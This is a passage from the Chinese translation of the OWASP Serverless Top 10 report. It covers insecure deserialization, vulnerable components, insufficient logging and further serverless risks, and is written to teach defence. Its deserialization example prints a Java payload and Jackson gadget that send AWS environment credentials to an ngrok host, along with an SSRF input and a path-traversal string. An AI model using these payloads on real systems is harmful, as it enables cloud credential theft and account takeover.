通过 MQTT-WebSocket 监听主题的客户端打印电子邮件而不执行任何操作编码或验证。这导致由电子邮件主题发起的 XSS 攻击。



风险仪表盘

无服务器可能意味着更多攻击媒介。然而，其无状态架构导致影响减小。因此，无服务器的总风险略低。



A8: 2017 不安全的反序列化

攻击向量

Python 和 NodeJS 等动态语言，伴随着 JSON（一种序列化数据类型）的普及，使得无服务器世界中的反序列化攻击更加常见。

安全弱点

与可能的攻击向量一起，大多数函数使用第三方库来处理数据的序列化，可能会给我们的无服务器应用带来这样的弱点。反序列化漏洞在 Python（如：pickle）和 JavaScript（如：node-serialize）中很常见，但也可能在 .NET 和 Java 中找到。

影响

像往常一样，业务影响取决于应用及其处理的数据。不安全的反序列化通常导致运行任意代码，最终可能导致数据泄漏，在严重的情况下甚至会导致数据泄漏资源和帐户控制。

如何预防

- 通过执行严格的类型约束来验证来自任何不受信任的数据（如：云存储、数据库、电子邮件、通知、API）的序列化对象；
- 查看第三方库是否存在已知的反序列化漏洞；
- 监控反序列化使用和异常以识别可能的攻击也是一种很好的做法。

攻击案例场景

应用正在使用 Telegram 聊天 Bot 代理提供有关电影的信息。要做到这一点，功能就是当接收到文本消息时（通过 API GW）触发，获取输入并返回与之相关的数据使用开放电影数据库（OMDb）API 请求的电影。但是，JsonMapper 类正在使用 JSON 反序列化，通过调用已知容易受到攻击的 `jackson.databind.ObjectMapper.readValue ()`。

```
import com.fasterxml.jackson.databind.ObjectMapper;
import java.io.IOException;

public class JsonMapper {
    public static Movie toView(String jsonResponse) {
        ObjectMapper objectMapper = new ObjectMapper();
        try {
            return objectMapper.readValue(jsonResponse, Movie.class);
        } catch (IOException e) {
            throw new RuntimeException(e);
        }
    }
}
```

这允许任何未经验证的用户通过文本发送恶意内容而不执行输入验证。要利用它，攻击者需要在文本中发送 Java 序列化对象将作为 Bot API 请求的一部分转换为 JSON。

```
keizer@protegolabs:~/tmp$ cat payload.java; javac payload.java; base64 --wrap=0 payload.class&
public class payload {
    public static void main(String[] args) throws Exception {
        Process process = Runtime.getRuntime().exec("env|base64 --wrap=0"; curl
http://protegolabs.ngrok.io?data=${env}");
    }
}

[1] 32011
keizer@protegolabs:~/tmp$ yv66vgAAADQAHgoABgARCgASABMIABQKABIAFQcAFgcAFwEABjxpbml0PgEAAygpVgEA
BENvZGUBAA9Maw5lTnvtYmVvYGFibGUBAARtYwluAQAWKftMamF2YS9sYW5nL1N0cmLuZzspVgEACkV4Y2VwdGlvbnMHA
BgBAApTb3VyY2VGaWxlaQAMcGF5bG9hZC5qYXZhdAAHAAGHABkMABoAGwEAR2Vudj1gZW52fGJhc2U2NCAtLXdyYXA9MG
A7TGN1cmwgaHR0cDovL3Byb3RlZ29sYWJzLm5ncm9rLn1vP2RhdGE9JHtlbnZ9DAACAB0BAAdwYXlsb2FkaQAQamF2YS9
sYW5nL09lanVjdAEAE2phdmEybGFuZy9FeGNlcHRpb24BABFqYXZlL2xhbmcvUnVudGltZQEACmdldFJ1bnRpbWUBABUo
KUxqYXZlL2xhbmcvUnVudGltZTsBAARleGVjaQAAnKExqYXZlL2xhbmcvU3RyaW5nOylMamF2YS9sYW5nL1Byb2Nlc3M7A
CEABQAGAAAAAAAEABwAIAAEACQAAAB0AAQABAAAABsQ3AAGxAAAAAQAKAAAABgABAAAAAQAJAAAsADAAACAakAAAAmAA
IAAgAAAAq4AAISA7YABEyxAAAAAQAKAAAACgACAAAABAAJAAUADQAAAAQAAQAAAEADwAAAAIAEA==
[1]+  Done                    base64 --wrap=0 payload.class
```

通过使用以下有效负载，攻击者可以窃取 AWS 环境数据，如：AWS_SESSION_TOKEN, AWS_SECRET_ACCESS_KEY, AWS_SECURITY_TOKEN, 可用于创建 AWS AssumeRole 和访问 AWS 资源。

```
{'id': 124,
'obj': ['com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl',
{
'transletBytecodes' :
['yv66vgAAADQAHgoABgARcGASABMIABQKABIAFQcAFgcAFwEABjxpbml0PgEAAygpVgEABENvZG
UBAA9MaW5lTnVtYmVyVGFibGUBAARtYWluAQAWKfMamF2YS9sYW5nL1N0cmIuZzspVgEACkV
4Y2VwdGlvbnMHABgBAApTb3VyY2VGaWwlaQAMcGF5bG9hZC5qYXZhDAAHAAgHABkMABoAGw
EAR2Vudj1gZW52fGJhc2U2NCAtLXdYXA9MGA7lGN1cmwgaHR0cDovL3Byb3RlZ29sYWJzLm5nc
m9rLmlvP2RhdGE9JHtlbnZ9DAACAB0BAAAdwYXlsb2FkAQAAQamF2YS9sYW5nL09iamVjdAEAE2phd
mEvbGFuZy9FeGNlcHRpb24BABFqYXZlL2xhbmcvUnVudGltZQEACmldfJ1bnRpbWUBABUoKUxq
YXZlL2xhbmcvUnVudGltZTsBAARleGVjAQAnKExqYXZlL2xhbmcvU3RyaW5nOyIMamF2YS9sYW5n
L1Byb2Nlc3M7ACEABQAGAAAAAACAEEABwAIAAEACQAAAB0AAQABAAAABSq3AAGxAAAAAQA
KAAAABgABAAAAAQAJAAsADAACAaKAAAAmAAIAAgAAAAq4AAISA7YABEyxAAAAAQAKAAAACgA
CAAAAABAAJAAUADQAAAAQAAQAQAAEADwAAAAIAEA=='],
'transletName' : 'a.b',
'outputProperties' : { }
}
]
}
```

代码运行时，它将启动一个新进程，将环境凭据发送给攻击者。这最终可能导致手动调用函数，为其提供任何类型的输入，这些输入可以完全接管云资源，具体取决于函数的权限。

```
Session Status      online
Version             2.2.2
Region              United States (us)
Web Interface       http://127.0.0.1:4040
Forwarding          http://protego labs.ngrok.io -> localhost:8081
Forwarding          https://protego labs.ngrok.io -> localhost:8081

Connections
  ttl    opn    rt1    rt5    p50    p90
    2     0     0.00  0.00  0.00  0.00

HTTP Requests
-----
GET /?data=QVdTX1NFU1NJT05fVE9LRU49RkFLR00KTERfTElCUkFSWV90QVRIPS92YXlvcnVudGltZTovdmFyL3Rhc2sN
CkFXU19FWEDVVRJT05fRU5WPUFXU19MYW1iZGFfcHl0aG9uMi43DQpQQVRIPS91c3IvbG9jYWwvYmIu0i91c3IvYmIuLzo
vYmIuDQpQV0Q9L3Zhci90YXNrDQpBV1NfU0VDUkVUX0FD00VTU19LRVh9RkFLR00KQVdTX0FD00VTU19LRVlfSU09RkFLR0
0KUF1USE90UEFUSD0vdmFyL3J1bnRpbWUNckFXU19TRUNVUkluWV9UT0tFTj1GQUtFRkFLR00KX0hBTkRMRVl9bGFtYmRhX
Z21bmN0aW9uLmIxbWJkYV9oYW5kbGVyDQpfPS91c3IvYmIuL2Vudg== 200 OK
```

风险仪表盘

反序列化攻击被认为很难找到和利用。在无服务器中，它们都受限于时间和空间的函数，这些函数攻击面更少。但是，导入易受攻击、用于处理数据的序列化和反序列化库是非常普遍的，并且 JSON 类型使用的增加连同像 Python 和 JavaScript 这样的动态语言可能导致代码注入，最终可能导致资源被攻击者接管的问题。



A9: 2017 使用含有已知漏洞的组件

攻击向量

用于微服务的无服务器函数通常很小。为了能够执行所需的任务，他们使用许多依赖项和第三方库。供应链引入的漏洞是目前最常见的风险之一，攻击者会将使用易受攻击库的代码作为目标应用的入口点。此外，在我们所说的“中毒井（Poisoning the Well）”中，攻击者的目标是通过上游攻击，在应用中获得更长期的持久性。待应用被中毒后，攻击者耐心地等待新版本进入云应用。

安全弱点

这个问题非常普遍。组件密集型开发模式可能导致开发团队不了解他们在应用或 API 中使用哪些组件，更不用说保持它们的最新状态。依赖扫描程序可以帮助检测，但确定可利用性需要额外的努力。

影响

大多数已知漏洞都包含其完整规范，这有助于确定其业务影响及其他信息。虽然大多数已知的漏洞影响很小，或者代码没有实际使用，但[迄今为止一些大规模的漏洞爆发正是利用了组件中的已知漏洞](#)。

如何预防

与网络安全的其他方面一样，保护无服务器应用需要在整个应用的开发生命周期和供应链中采用多种策略。但是，由于易受攻击的依赖组件与传统应用中的风险相同，大多数最佳实践仍然相关：

- 在整个系统中持续监控依赖组件及其版本；
- 仅通过安全链接从官方来源获取组件，首选签名包以减少包含修改后的恶意组件的可能性；
- 持续监控 CVE 和 NVD 等来源（如：<https://nvd.nist.gov/vuln/>）的漏洞，或者相关平台的建议，如 NodeSecurity, PyUp, OWASP SafeNuGet 等；
- 建议使用 OWASP Dependency Check、OWASP Dependency Track 或者商业化的解决方案扫描依赖库的已知漏洞。

攻击案例场景

以下函数使用 url-parse 库。此 URL 字符串解析解决方案的易受攻击版本返回一个不正确的主机名，这个问题导致多个缺陷，如 SSRF（服务器端请求伪造），打开重定向或绕过身份验证协议，让用户可以开放利用。

```
'use strict'

const last = require('ramda/src/last')
const UrlParse = require('url-parse')

module.exports = {
  generateConfigureUrl: apiUrl => {
    const parsedUrl = new UrlParse(apiUrl)
    const authSection = parsedUrl.auth ? `${parsedUrl.auth}@` : ''
    return `${parsedUrl.protocol}/${authSection}${parsedUrl.hostname}:4001/`
  },
  joinUrlWithPath: (baseUrl, path) => {
    const urlHasSlash = last(baseUrl) === '/'
    const pathHasSlash = path[0] === '/'
    if (urlHasSlash && pathHasSlash) {
      return `${baseUrl}${path.substring(1)}`
    } else if (!urlHasSlash && !pathHasSlash) {
      return `${baseUrl}/${path}`
    }
    return `${baseUrl}${path}`
  },
}
```

通过将恶意数据传递给 apiUrl 参数（如：<http://google.com:80%5c%5cyahoo.com/>），该函数将返回错误主机，并将用户重定向到恶意网站。

风险仪表盘

与操作系统修补程序不同，对这些第三方依赖项的安全更新并不总是容易的，可能需要更改代码和测试。每个函数都会为无服务器应用带来一大堆新代码，这使（已知）漏洞存在的可能性更高。



A10: 2017 不足的日志记录和监控

攻击向量

攻击者依靠监控和及时响应的不足来实现他们的目标而不被发现，这是一个众所周知的因素。事实上，无服务器的审计比传统应用更加困难。在传统应用中，通常使用产品自身的日志记录系统，而不是基础设施提供的日志记录系统，这只会使攻击者更容易。

安全弱点

不实施恰当的审计机制和仅依赖服务提供者的应用，这样的安全监控和审计手段可能是不够的。

影响


缺乏恰当审计机制所造成的影响本身是无法确定的。但是，太晚发现安全事件的影响可能是重大的。攻击者可能已经成为应用的一部分，并感染了代码。值得一提的是，无服务器函数的短暂性降低了攻击的粘性，这意味着即使应用被感染，如果攻击者不使用技术使攻击持续下去，它可能会自行消失。

如何预防

- 利用服务提供商提供的监控工具（如：Azure Monitor、AWS CloudTrail）来识别和报告不需要的行为（如：错误的凭证、对资源未经授权的访问、过度执行的函数、过长的执行时间等）；
- 部署审计和监控基础设施提供商未充分报告的数据的机制，以识别安全事件。

攻击案例场景

为了解决缺少边界的问题，无服务器应用开发了一个 lambda 防火墙，它在每个事件上触发，并根据包含黑名单的文件来验证输入。



```
import datetime

def verify(event, context):
    return isValidInput( event["body"] )

def isValidInput(input):
    file = open('bad_inputs')
    for line in file:
        if input.find( line.rstrip() ) > -1:
            ts = datetime.datetime.now().strftime('%Y-%m-%d %H:%M:%S')
            print "[time] [Malicious input detected]: {mal}".format(time=ts, mal=input)
            return {"status": "error"}
    return {"status": "success"}
```

如果输入被认为是安全的，防火墙将调用处理请求的指定函数。但是，如果输入被认为是恶意的，应用将记录输入。另一个功能是读取 CloudWatch 事件，并在日志中发现恶意输入审计时发出通知。由于输入包含恶意负载，审计函数将指定的行打印到 CloudWatch 中。

CloudWatch > Log Groups > /aws/lambda/protego-a10-audit > 2018/06/22/[\$LATEST]e480810911d14626b07a7aa1b610c2dd

| Time (UTC +00:00) | Message |
|---|--|
| 2018-06-22 | |
| <i>No older events found at the moment. Retry.</i> | |
| ▶ 10:57:41 | START RequestId: 129f2f04-760b-11e8-b0b8-0d4c0faf635b Version: \$LATEST |
| ▼ 10:57:41 | 2018-06-22 10:57:41 [Malicious input detected]: ../../etc/passwd |
| 2018-06-22 10:57:41 [Malicious input detected]: ../../etc/passwd | |
| ▶ 10:57:41 | END RequestId: 129f2f04-760b-11e8-b0b8-0d4c0faf635b |
| ▼ 10:57:41 | REPORT RequestId: 129f2f04-760b-11e8-b0b8-0d4c0faf635b Duration: 122.85 ms |
| REPORT RequestId: 129f2f04-760b-11e8-b0b8-0d4c0faf635b Duration: 122.85 ms Billed Duration: 200 ms Memory Size: 128 | |

然而，由于 CloudWatch [日志的限制](#)，如果攻击者发送一个大的输入（超过 1MB），恶意输入将不会被检测到，该函数也不会向 CloudWatch 写入任何额外的日志，包括自动生成的 END 和 REPORT 日志。相反，日志只显示 START 事件条目。

CloudWatch > Log Groups > /aws/lambda/protego-a10-audit > 2018/06/22/[\$LATEST]6bcc94ee53a34b8c8bd4de14034b7021

| Time (UTC +00:00) | Message |
|------------------------------|---|
| 2018-06-22 | |
| <i>No older events found</i> | |
| ▶ 12:06:58 | START RequestId: c150a05c-7614-11e8-b7f4-81ce8101b03f Version: \$LATEST |
| ▶ 12:07:19 | START RequestId: cd9ca9e7-7614-11e8-ae84-9b0aa19c0702 Version: \$LATEST |
| ▶ 12:07:51 | START RequestId: e1033fdf-7614-11e8-ba6a-f7e31bf28e54 Version: \$LATEST |
| <i>No newer events found</i> | |

风险仪表盘

一方面，基础设施提供了一些审计和监控工具，应用开发者可以很简单的使用它们来为自己的利益服务。另一方面，服务提供商并没有覆盖所有内容，并且有很多限制。有些日志的接线容量有限，如果正在审计的数据量很大，则很容易消耗掉所有的内存。另外还有些服务没有被监控。

当攻击者使用复杂的技术来掩盖他们的攻击时，仅仅依靠已经提供的信息将使我们措手不及。此外，为无服务器应用部署审计和监控机制并不总是像写入指定的文件或表那样容易。在某些情况下，当函数被指定只运行几毫秒时，它将需要额外的权限，甚至可能对性能造成意外影响。



其他需要考虑的风险

《OWASP Top 10》是基于多年的数据和经验而积累形成的，而无服务器应用则还处于被市场接受的早期阶段，因此，本项目可能还存在很多疑问。但是，在无服务器领域已经进行了一些研究。所以，“OWASP 无服务器应用风险 Top 10 项目”还应该考虑以下风险。

X: 拒绝服务 (DoS)

事实上，每个事件都是在一个单独环境中处理的，这意味着传统的 DoS 攻击与其当前形式不那么相关。即使攻击者设法使容器不可靠，但它也只会影响进入此环境的事件，而不会影响下一个即将发生的事件。

但是，在某些情况下，攻击者可以跨账户完成 DoS：

- 函数并发限制（如：触发函数，直到实现预定义的并发为止）；
- 环境磁盘容量（如：填充/tmp 文件夹）；
- 帐户读写容量（如：触发允许最大 DynamoDB 表扫描）。

基础设施有助于防御此类攻击，甚至还提供了一些解决方案（如：AWS Shield）。因此，针对此类攻击，无服务器的风险应该更低。



X: 拒绝钱包 (DoW)

自动化的可伸缩性和可用性是使用无服务器的原因之一。这允许应用开发人员只为自己使用的部分付费，并将扩展应用的责任转移到基础设施提供商。

尽管如此，它需要成本投入但却不能提供良好的保护机制。攻击者可以根据自己的意愿触发资源（如：外部 API、公共存储），并对组织造成资金损失。为了“防止”此类攻击，AWS 允许配置调用或预算的限制。然而，如果攻击者可以达到该限制，他可能会对账户可用性进行 DoS 攻击。

没有实际的保护不会导致 DoS。在传统体系架构中，攻击并不像在无服务器体系架构中那样简单。因此，该风险应该高。



X: 不安全的机密信息管理

安全的管理我们所有的机密信息总是很难的。然而，机密信息通常可以在后台一个受保护的地方进行管理。在无服务器中，它们在账户中跨资源共享。

像密钥、API 令牌、存储凭证和其他敏感设置等这样的机密信息，现在更容易在函数和代码之间共享，这可能会导致敏感数据泄露的风险难以缓解。

此外，如果机密信息以环境变量的方式被存储在每个函数所部署的环境之中，而不是一个传统的配置文件，那么如果受到破坏，就很难对所有函数进行更改。

另一方面，与现场编译版本相比，在云原生应用上更改已获取的密钥更容易。因此，总体风险应与传统应用中的风险相等。



X: 不安全的共享空间

如果容器没有被销毁，那么无服务器的环境空间在调用之间是被共享的，这意味着，如果应用将一些数据写入用户空间（如：/tmp），并且在使用后没有手动删除这些数据，并且认为容器将会销毁，那么攻击者就可以利用这些数据窃取其他用户的数据。

这可能还需要另一个漏洞，为攻击者提供对该环境访问权限。如果应用容易受到代码或者命令注入的攻击，攻击者只需要简单地访问/tmp 文件夹并窃取敏感数据即可。

在传统应用上，这通常是在应用容易受到遍历攻击时实现的。在无服务器（AWS）上，唯一可写的空间是/tmp。然而它只是暂时的（或仅限于容器），这使得风险略低一些。



X: 业务逻辑/流程操作

业务逻辑攻击可能是检测到的最复杂攻击，通常具有很高的业务影响。诸如识别、约束和流操作之类的攻击对于无服务器可能不是唯一的，但事实是，使用无状态的微服务意味着在依赖之前可能发生或已经发生的事件时，应考虑详细设计。

此外，在某些情况下，函数只能由某些调用者调用。但是，他们是无状态的，这意味着他们可能无法被核实。

这种行为可以通过以下方式实现：

- 攻击配置错误的公共资源，触发一个内部功能来绕过执行流程（请参考 [A2: 失效的身份验证](#) 攻击案例场景）；
- 攻击那些访问控制没有被强制执行并导致流操作被执行的资源；
- 通过操作函数所依赖的参数来访问未经授权的数据，而没有方法对其进行验证；
- 修改客户端代码以绕过限制。

仅无状态体系结构就使逻辑和流操作成为无服务器应用中的实际风险，这很容易导致 DoS、DoW、调用内部功能、执行流绕过等。在无服务器应用中，总体风险应该明显更高。



总结

在研究了无服务器架构下的每个风险之后，我们可以肯定地说，这些风险并没有被消除，它们只是发生了变化，或好或坏。

令人感兴趣的应用数据可能在其他地方，但它仍然需要适当的保护。虽然环境数据可能没有那么令人感兴趣，但是将数据传播到云存储需要仔细考虑谁可以访问它，以及如何访问它。即使只打开一个函数，也可能导致大量数据泄漏。

无服务器拥有更标准化的身份验证和授权模型，可能会改变游戏规则。应用是在微服务中构建的，这一事实为我们提供了一个细粒度的体系结构，允许开发人员和 DevOps 人员为更多的独立功能使用精心设计的 IAM 权限，从而创建一个在底层拥有最少特权的系统。这可能是一项艰巨而反复多次执行的任务，但有机会赋予每种功能各自的角色，这一切都是值得的。

由于可以在无服务器环境中使用 Python 和 NodeJS 等语言，我们的应用比以往更容易受到代码注入的攻击。但在容器内可能就不那么明显了。

但除了我们熟知的攻击之外，还有一些无服务器指定的攻击。由于函数的短暂状态，拒绝服务 (DoS) 攻击在无服务器中风险更小。但是，拒绝钱包 (DoW) 让攻击者并不试图阻止服务，而是浪费组织的钱，这是一个更令人担忧的问题 ([未来的工作](#))。

所有这一切意味着黑客必须想出一个不同的攻击方法，这意味着不同的攻击向量。应用开发人员需要改变他们的思维方式，因为几乎所有针对传统系统的缓解措施都不适用于无服务器的世界。

未来的工作

本报告的目标是提供对无服务器安全领域的初步了解。所有易受攻击的代码示例都可以在项目 [Github 存储库](#) 中找到。

下一个阶段的工作包括：

- 从组织和经验丰富的从业者获取真实的数据，以应用于后续的《OWASP 无服务器应用风险 Top 10》报告中。这将允许应用安全社区为无服务器应用的安全性做出贡献。旨在使尽可能多的从业人员和尽可能多的语言能够参与无服务器安全性；
- 基于本报告提供的代码示例，我们正在着手发布第一个版本的 DVSA (Damn Vulnerable Serverless Application) 开源项目，这将帮助安全从业人员为无服务器时代做好准备。

如你有兴趣参与上述计划，请与我联络 tal.melamed@owasp.org。

致谢

项目赞助

我们要感谢 Protego Labs 在编写报告方面提供的帮助，以及对 OWASP 无服务器应用风险 Top 10 项目的支持。



个人贡献者

衷心感谢花费了大量时间为本项目初始报告项目做出贡献的个人贡献者：

| | |
|----------------------------------|---------------------------------|
| Assaf Hefetz, Snyk | Martin Knobloch, OWASP |
| Erez Metula, AppSec Labs | Matthew Henderson, Microsoft |
| Erez Yalon, Checkmarx | Matteo Meucci, Minded Security |
| Frank M. Catucci, OWASP | Owen Pendlebury, OWASP |
| Guy Bernhart-Magen, Intel | Paco Hope, AWS |
| Hemed Gur Ary, OWASP | Patrick Laverty, Rapid7 |
| Jeff Williams, Contrast Security | Rupack Ganguly, Serverless Inc. |
| Jim DelGrosso, Synopsys | Tanya Janca, Microsoft |
| Jochanan Sommerfeld, RDuck | Tash Norris, Capital One |
| Kobi Lechner, INFINIDAT | Tom Brennan, IOActive |
| Limor Sylvie Kesseem, IBM | Yan Cui, DAZN |
| Marcin Hoppe, Auth0 | Youssef Elmalty, AWS |
| Mark Johnston, Google | |

感谢你们！

Tal Melamed

OWASP Serverless Top 10 Project Leader | Protego Labs 安全研究主管

中文版本贡献者

衷心感谢花费了大量时间为本项目中文报告做出贡献的贡献者：

项目牵头人：肖文棣（OWASP 中国广东区域负责人，晨星资讯（深圳）有限公司安全架构师）、王颀（OWASP 中国）

项目组成员：刘晓辉（晨星资讯）、李宇全（晨星资讯）、明敏（晨星资讯）、王斌（晨星资讯）（排名不分先后，按姓氏拼音排列）

由于项目组成员水平有限，存在的错误敬请指正。如有任何意见或建议，可联系我们。邮箱：project@owasp.org.cn。